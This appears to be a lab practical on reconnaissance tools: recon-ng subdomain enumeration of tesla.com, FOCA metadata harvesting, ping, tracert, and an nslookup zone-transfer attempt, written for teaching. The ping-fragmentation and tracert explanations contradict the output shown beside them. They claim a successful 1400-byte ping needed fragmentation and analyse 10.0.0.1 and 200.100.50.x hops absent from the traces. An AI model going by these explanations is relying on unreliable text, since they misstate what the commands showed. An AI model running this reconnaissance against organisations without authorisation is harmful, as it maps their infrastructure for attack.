

Practical No: 1

A. Tools to perform foot-printing and reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.

1. Recon-ng (Using Kali Linux)

Recong-ng is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This open-source Web Reconnaissance tool requires Kali Linux Operating system.

- a. Run the Application Recon-ng or open the terminal of Kali-Linux and type recon-ng and hit enter.

- a. Enter the command “marketplace install” all installs the modules workspaces. Now, enter command “marketplace install hackertarget” & “module load hackertarget” to get module named hackertarget loaded.

```
[recon-ng][default] > marketplace install hackertarget
[*] Module installed: recon/domains-hosts/hackertarget
[*] Reloading modules...
[recon-ng][default] > marketplace load  hackertarget
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [...]

[recon-ng][default] >
```

- b. Set the source by giving the URL of the company whose information you have to fetch. Enter command “options set SOURCE tesla.com”. Now enter command “info” & then “input”.

```
[recon-ng][default][hackertarget] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][hackertarget] > info

    Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
    Version: 1.1

Description:
    Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
    Name      Current Value  Required  Description
    -----  -----  -----  -----
    SOURCE    tesla.com      yes       source of input (see 'info' for details)

Source Options:
    default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
    <string>    string representing a single input
    <path>      path to a file containing a list of inputs
    query <sql> database query returning one column of inputs

[recon-ng][default][hackertarget] > input

+-----+
| Module Inputs |
+-----+
| tesla.com     |
+-----+

[recon-ng][default][hackertarget] > █
```

- c. Now, enter the “run” command to get the detail regarding IP Adress.

```
[recon-ng][default][hackertarget] > run
-----
TESLA.COM
-----
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 2.18.53.207
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: ams13-gpgw1.tesla.com
[*] Ip_Address: 199.120.50.30
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: comparison.tesla.com
[*] Ip_Address: 64.125.183.133
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -----
[*] Country: None
[*] Host: dal11-gpgw1.tesla.com
[*] Ip_Address: 199.120.56.30
[*] Latitude: None
[*] Longitude: None
```

- d. Enter the command “show hosts” to get the details of the hosts.

```
[recon-ng][default][hackertarget] > show hosts
+-----+
| rowid | host | ip_address | region | country | latitude | longitude | notes | module |
+-----+
| 1 | tesla.com | 2.18.53.207 | | | | | | hackertarget |
| 2 | ams13-gpgw1.tesla.com | 199.120.50.30 | | | | | | hackertarget |
| 3 | comparison.tesla.com | 64.125.183.133 | | | | | | hackertarget |
| 4 | dal11-gpgw1.tesla.com | 199.120.56.30 | | | | | | hackertarget |
| 5 | mta.email.tesla.com | 13.111.14.190 | | | | | | hackertarget |
| 6 | mta2.email.tesla.com | 13.111.4.231 | | | | | | hackertarget |
| 7 | emails.tesla.com | 13.111.18.27 | | | | | | hackertarget |
| 8 | click.emails.tesla.com | 13.111.48.179 | | | | | | hackertarget |
| 9 | mta.emails.tesla.com | 13.111.62.118 | | | | | | hackertarget |
| 10 | mta2.emails.tesla.com | 13.111.88.1 | | | | | | hackertarget |
| 11 | mta3.emails.tesla.com | 13.111.88.2 | | | | | | hackertarget |
| 12 | mta4.emails.tesla.com | 13.111.88.52 | | | | | | hackertarget |
| 13 | mta5.emails.tesla.com | 13.111.88.53 | | | | | | hackertarget |
| 14 | view.emails.tesla.com | 13.111.49.179 | | | | | | hackertarget |
| 15 | events.tesla.com | 13.111.47.195 | | | | | | hackertarget |
| 16 | hnd13-gpgw1.tesla.com | 199.120.52.30 | | | | | | hackertarget |
| 17 | iad05-gpgw1.tesla.com | 199.120.48.30 | | | | | | hackertarget |
| 18 | itanswers.tesla.com | 204.74.99.100 | | | | | | hackertarget |
| 19 | lax32-gpgw1.tesla.com | 199.120.54.30 | | | | | | hackertarget |
| 20 | marketing.tesla.com | 13.111.47.196 | | | | | | hackertarget |
| 21 | model3.tesla.com | 205.234.27.221 | | | | | | hackertarget |
| 22 | monitoring.tesla.com | 23.209.118.211 | | | | | | hackertarget |
| 23 | ptr1.tesla.com | 117.50.35.199 | | | | | | hackertarget |
| 24 | o3.ptr1444.tesla.com | 149.72.152.236 | | | | | | hackertarget |
| 25 | ptr2.tesla.com | 117.50.14.178 | | | | | | hackertarget |
| 26 | o2.ptr556.tesla.com | 149.72.134.64 | | | | | | hackertarget |
| 27 | o7.ptr6980.tesla.com | 149.72.144.42 | | | | | | hackertarget |
| 28 | o5.ptr8466.tesla.com | 149.72.172.170 | | | | | | hackertarget |
| 29 | o6.ptr9437.tesla.com | 168.245.123.10 | | | | | | hackertarget |
```

- e. Type the “back” command to come out of the “hackertarget” directory. Enter the command “marketplace search” to get module details.

```
[recon-ng][default][hackertarget] > back
[recon-ng][default] > marketplace search

+-----+
|           Path          | Version | Status | Updated | D | K |
+-----+
| discovery/info_disclosure/cache_snoop      | 1.1    | not installed | 2020-10-13 |   |   |
| discovery/info_disclosure/interesting_files | 1.2    | not installed | 2021-10-04 |   |   |
| exploitation/injection/command_injector     | 1.0    | not installed | 2019-06-24 |   |   |
| exploitation/injection/xpath_bruter         | 1.2    | not installed | 2019-10-08 |   |   |
| import/csv_file                             | 1.1    | not installed | 2019-08-09 |   |   |
| import/list                                | 1.1    | not installed | 2019-06-24 |   |   |
| import/masscan                            | 1.0    | not installed | 2020-04-07 |   |   |
| import/nmap                               | 1.1    | not installed | 2020-10-06 |   |   |
| recon/companies-contacts/bing_linkedin_cache | 1.0    | not installed | 2019-06-24 |   | * |
| recon/companies-contacts/censys_email_address | 2.1    | not installed | 2022-01-31 | * | * |
| recon/companies-contacts/pen                | 1.1    | not installed | 2019-10-15 |   |   |
| recon/companies-domains/censys_subdomains   | 2.1    | not installed | 2022-01-31 | * | * |
| recon/companies-domains/pen                | 1.1    | not installed | 2019-10-15 |   |   |
| recon/companies-domains/viewdns_reverse_whois | 1.1    | not installed | 2021-08-24 |   |   |
| recon/companies-domains/whoxy_dns          | 1.1    | not installed | 2020-06-17 |   | * |
| recon/companies-multi/censys_org           | 2.1    | not installed | 2022-01-31 | * | * |
| recon/companies-multi/censys_tls_subjects  | 2.1    | not installed | 2022-01-31 | * | * |
| recon/companies-multi/github_miner         | 1.1    | not installed | 2020-05-15 |   | * |
| recon/companies-multi/shodan_org           | 1.1    | not installed | 2020-07-01 | * | * |
| recon/companies-multi/whois_miner          | 1.1    | not installed | 2019-10-15 |   |   |
| recon/contacts-contacts/abc                | 1.0    | not installed | 2019-10-11 | * |   |
| recon/contacts-contacts/mailtester         | 1.0    | not installed | 2019-06-24 |   |   |
| recon/contacts-contacts/mangle             | 1.0    | not installed | 2019-06-24 |   |   |
| recon/contacts-contacts/unmangle           | 1.1    | not installed | 2019-10-27 |   |   |
| recon/contacts-credentials/hibp_breach    | 1.2    | not installed | 2019-09-10 |   | * |
| recon/contacts-credentials/hibp_paste     | 1.1    | not installed | 2019-09-10 |   | * |
| recon/contacts-domains/censys_email_to_domains | 2.1    | not installed | 2022-01-31 | * | * |
| recon/contacts-domains/migrate_contacts   | 1.1    | not installed | 2020-05-17 |   |   |
```

- f. Type the “help” command

```
[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > help


Commands (type [help|?] <topic>):
+-----+
| back           | Exits the current context
| dashboard      | Displays a summary of activity
| db             | Interfaces with the workspace's database
| exit           | Exits the framework
| goptions       | Manages the global context options
| help           | Displays this menu
| info           | Shows details about the loaded module
| input          | Shows inputs based on the source option
| keys           | Manages third party resource credentials
| modules        | Interfaces with installed modules
| options        | Manages the current context options
| pdb            | Starts a Python Debugger session (dev only)
| reload         | Reloads the loaded module
| run             | Runs the loaded module
| script          | Records and executes command scripts
| shell           | Executes shell commands
| show            | Shows various framework items
| spool          | Spools output to a file

[recon-ng][default][hackertarget] >
```


i. FOCA Tool

FOCA stands for Fingerprinting Organizations with Collected Archives. FOCA tool finds Metadata, and other hidden information within a document may locate on web pages. Scanned searches can be downloaded and analysed. FOCA is a powerful tool which can support various types of documents including Open Office, Microsoft Office, Adobe InDesign, PDF, SVG, and others. Search uses three search engines, Google, Bing, and DuckDuckGo.


1- Download the software FOCA from <https://www.elevenpaths.com>. Now, Go to Project > New Project.




2- Now, Enter the Project Name, Domain Website, Alternate Website (if required), Directory to save the results, Project Date. Click Create to proceed.



3- Select the Search Engines, Extensions, and other parameters as required. Click on Search All Button.



4- Once Search completes, the search box shows multiple files. You can select the file, download it, Extract Metadata, and gather other information like username, File creation date, and Modification.



ii. Windows Command Line Utilities

Consider a network where you have access to a Windows PC connected to the internet. Using Windows- Based Tools, Let's gather some information about the target. You can assume any target domain or IP address, in our case, we are using **example.com** as a target.

Topology Diagram:



1. Open Windows Command Line from windows pc

Command Prompt
Microsoft Windows [Version 10.0.19045.5073]
(c) Microsoft Corporation. All rights reserved.
C:\Users\ITCS> ■

2. Enter the command “ping example.com” to ping

C:\Users\ITCS>ping google.com
Pinging google.com [142.250.183.110] with 32 bytes of data:
Reply from 142.250.183.110: bytes=32 time=3ms TTL=60
Reply from 142.250.183.110: bytes=32 time=3ms TTL=60
Reply from 142.250.183.110: bytes=32 time=3ms TTL=60
Reply from 142.250.183.110: bytes=32 time=4ms TTL=60

Ping statistics for 142.250.183.110:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 3ms, Maximum = 4ms, Average = 3ms
C:\Users\ITCS>

3. From the output, you can observe and extract the following information:

- google.com is live
- IP address of google.com
- Round Trip Time
- TTL value
- Packet loss statistics

4. Now, enter the command, “ping google.com -f -l 1500” to check the value of fragmentation.

```
C:\Users\ITCS>ping google.com -f -l 1500

Pinging google.com [142.250.199.142] with 1500 bytes of data:
Packet needs to be fragmented but DF set.

Ping statistics for 142.250.199.142:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\ITCS>
```

The output shows “Packet needs to be fragmented but DF set” which means 1500 bits will require being fragmented. Let’s try again with smaller value:

```
C:\Users\ITCS>ping google.com -f -l 1400

Pinging google.com [142.250.199.142] with 1400 bytes of data:
Reply from 142.250.199.142: bytes=1400 time=4ms TTL=119
Reply from 142.250.199.142: bytes=1400 time=4ms TTL=119
Reply from 142.250.199.142: bytes=1400 time=5ms TTL=119
Reply from 142.250.199.142: bytes=1400 time=3ms TTL=119

Ping statistics for 142.250.199.142:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 5ms, Average = 4ms

C:\Users\ITCS>_
```

Output again shows packet needs to be fragmented but DF set which means 1300 bits will require being fragmented. Let’s try using smaller value:

```
C:\Users\ITCS>ping google.com -f -l 1200

Pinging google.com [142.250.199.142] with 1200 bytes of data:
Reply from 142.250.199.142: bytes=1200 time=3ms TTL=119
Reply from 142.250.199.142: bytes=1200 time=3ms TTL=119
Reply from 142.250.199.142: bytes=1200 time=4ms TTL=119
Reply from 142.250.199.142: bytes=1200 time=3ms TTL=119

Ping statistics for 142.250.199.142:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\Users\ITCS>_
```

- **Tracert using Ping**

Enter the command “ Tracert example.com” to trace the target.

```
C:\Users\ITCS>tracert example.com

Tracing route to example.com [93.184.215.14]
over a maximum of 30 hops:

 1  <1 ms    <1 ms    <1 ms  192.168.107.253
 2  1 ms     1 ms     1 ms  192.168.10.254
 3  *         *         * Request timed out.
 4  4 ms     3 ms     3 ms  14.143.59.193.static-mumbai.vsnl.net.in [14.143.59.193]
 5  3 ms     2 ms     3 ms  172.28.118.237
 6  *         *         * Request timed out.
 7  *         *         * Request timed out.
 8  147 ms   *         * if-bundle-2-2.qcore2.mlv-mumbai.as6453.net [209.58.105.0]
 9  129 ms   *         * if-bundle-29-2.qcore1.ldn-london.as6453.net [209.58.105.3]
10  129 ms   130 ms   130 ms  195.219.213.137
11  *         *         * Request timed out.
12  *         *         * Request timed out.
13  *         198 ms   * nyk-b17-link.ip.twelve99.net [62.115.137.15]
14  200 ms   203 ms   198 ms  edgio-ic-317600.ip.twelve99-cust.net [62.115.147.201]
15  *         *         199 ms  ae-68.core1.nyd.edgecastcdn.net [152.195.69.135]
16  197 ms   198 ms   198 ms  93.184.215.14

Trace complete.

C:\Users\ITCS>
```

From the output, you can get the information about hops between the source (your pc) and the destination (example.com), response times and other information.

- **Tracert**

Tracert options are available in all operating systems as a command line feature. Visual traceroute, graphical and other GUI based traceroute applications are also available. Traceroute or Tracert command results in the path information from source to destination in the hop-by-hop manner. This result includes all hops between source and destination. This result also includes latency between these hops.

Consider an example, in which an attacker is trying to get network information by using tracert.

After observing the following result, you can identify the network map.

```
C:\Users\ITCS>tracert 8.8.8.8

Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:

 1  <1 ms    <1 ms    <1 ms  192.168.107.253
 2  1 ms     1 ms     <1 ms  192.168.10.254
 3  *         *         * Request timed out.
 4  2 ms     3 ms     3 ms  45.127.44.242
 5  *         3 ms     3 ms  142.251.76.27
 6  6 ms     3 ms     3 ms  142.250.214.101
 7  2 ms     2 ms     3 ms  dns.google [8.8.8.8]

Trace complete.
```

10.0.0.1 is the first hop, which means it is the gateway. Tracert 200.100.50.3 shows, 200.100.50.3 is another interface of the first hop device whereas connected IP includes 200.100.50.2 & 200.100.50.1

```
C:\Users\ITCS>tracert 192.168.107.253

Tracing route to 192.168.107.253 over a maximum of 30 hops

 1    <1 ms     <1 ms     <1 ms  192.168.107.253

Trace complete.

C:\Users\ITCS>
```

192.168.0.254 is next to last hop 10.0.0.1. It can either be connected to 200.100.50.1 or 200.100.50.2.

To verify trace next route

```
C:\Users\ITCS>tracert 192.168.10.254

Tracing route to 192.168.10.254 over a maximum of 30 hops

 1    <1 ms     <1 ms     <1 ms  192.168.107.253
 2    1 ms      3 ms     <1 ms  192.168.10.254

Trace complete.
```

192.168.0.254 is another interface of the network device, i.e. 200.100.50.1 connected next to 10.0.0.1, 192.168.0.1, 192.168.0.2 & 192.168.0.3 are connected directly to

```
C:\Users\ITCS>tracert 192.168.10.1

Tracing route to 192.168.10.1 over a maximum of 30 hops

 1    <1 ms     <1 ms     <1 ms  192.168.107.253
 2    *         192.168.107.253  reports: Destination host unreachable.

Trace complete.
```

192.168.10.254 is another interface of the network device i.e. 200.100.50.2 connected next to 10.0.0.1, 192.168.10.1, 192.168.10.2 & 192.168.10.3 are connected directly to 192.168.10.254.

```
C:\Users\ITCS>tracert 192.168.10.2

Tracing route to 192.168.10.2 over a maximum of 30 hops

 1    <1 ms     <1 ms     <1 ms  192.168.107.253
 2  192.168.107.253  reports: Destination host unreachable.


Trace complete.
```

Traceroute Tools


Traceroute tools are listed below: -

Traceroute Tools	Website
Path Analyzer Pro	Path Analyzer Pro - Downloads
Visual Route	www.visualroute.com
Troute	www.mcafee.com
3D Traceroute	www.d3tr.de


Path Analyzer Pro



Visual Route



3D Trace route



DNS Zone Transfer Enumeration Using NSLOOKUP

NSLOOKUP (stands for “Name Server Lookup”) is a useful command for getting information from the DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS related problems.

In the enumeration process through DNS Zone transfer, attacker find the target's TCP port 53, as TCP port 53 is used by DNS and Zone transfer uses this port by default. Using port scanning techniques, you can find if the port is open.

DNS Zone transfer is the process that is performed by DNS. In the process of Zone transfer, DNS passes a copy containing database records to another DNS server. DNS Zone transfer process provides support for resolving queries, as more than one DNS server can respond to the queries. Consider a scenario in which both primary and secondary DNS Servers are responding to the queries. Secondary DNS server gets the DNS records copy to update the information in its database.

1. Go to Windows command line (CMD) and enter NSLOOKUP and press Enter.

```
C:\Users\ITCS>nslookup
DNS request timed out.
    timeout was 2 seconds.
Default Server: Unknown
Address: 2001:4860:4860::8888
```

2. Command prompt will proceed to " > " symbol.
3. Enter " server <DNS Server Name> " or " server <DNS Server Address> ".
4. Enter set type=any and press Enter. It will retrieve all records from a DNS server.
5. Enter ls -d <Domain> this will display the information from the target domain (if allowed).


```
> set type=any
> ls-d google.com
Server: google.com
Addresses: 2404:6800:4009:823::200e
           142.250.183.110

DNS request timed out.
    timeout was 2 seconds.
*** Request to google.com timed-out
>
```

